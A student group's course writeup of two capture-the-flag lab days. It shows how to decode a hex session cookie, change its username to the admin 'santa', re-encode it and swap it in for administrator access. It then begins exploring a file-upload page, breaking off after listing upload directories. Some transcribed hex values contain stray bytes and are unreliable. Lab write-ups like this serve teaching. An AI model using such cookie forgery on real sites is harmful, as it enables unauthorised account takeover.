

PSP0201

Week 2

Writeup

Group Name: Study Group

Members

ID	Name	Role
121110	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
121110	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member



Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox


Solution/walkthrough:

Question 1

Registration and logging in to the Christmas Control Centre. No access to the control console.



Opening up the browser developer tools to check on the cookie.




Question 2

Obtain the value of the cookie.

Value
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879222d

Question 3

Using Cyberchef, convert the cookie value to a string.



Question 4

Changing the username to 'santa', convert the JSON statement to hex.

The screenshot shows the CyberChef web application. The 'Input' tab is active, displaying a JSON object: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Recipe' panel on the left has 'To Hex' selected. The 'Output' panel on the right shows the resulting hex string: `7b22636f6d70616e79223a22546865284265737428466573746976615c28436f6d70616e79222c2022757365726e616d65223a2273616e7461227d`. The interface includes a sidebar with 'Operations' and 'Favourites', a 'Recipe' panel with 'To Hex' selected, and an 'Output' panel showing the hex result.

Question 5

Now having access to the controls, switching on every control shows the flag.

The screenshot shows the 'Christmas Console' web application. The background features a teddy bear and a suitcase. A table titled 'CONTROL CONSOLE' lists several controls, all of which are currently active (switched on). The controls are: Part Picking, Assembly, Painting, Touch-up, Sorting, and Sleigh Loading. At the bottom of the page, a flag is displayed: `THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWZhYmQy}`. A 'Logout' button is visible in the top right corner.

Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

Thought Process/Methodology:

We accessed the target machine and were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


Day2 The Elf Strikes Back!

Tools used: Kali Linux/ Firefox


Solutions:

Question 1

Copy the ip address to the Firefox web browser and open it




Copy the id given and paste it behind the ip address with the format
(?id=ODIzODI5MTNiYmYw)




Question 2


Right-click to open the web source page to see what type of the website can be uploaded




Question 3

Try few directories given and paste it into the website






Check each directory and look for which directory are the uploaded files stored




Question 4


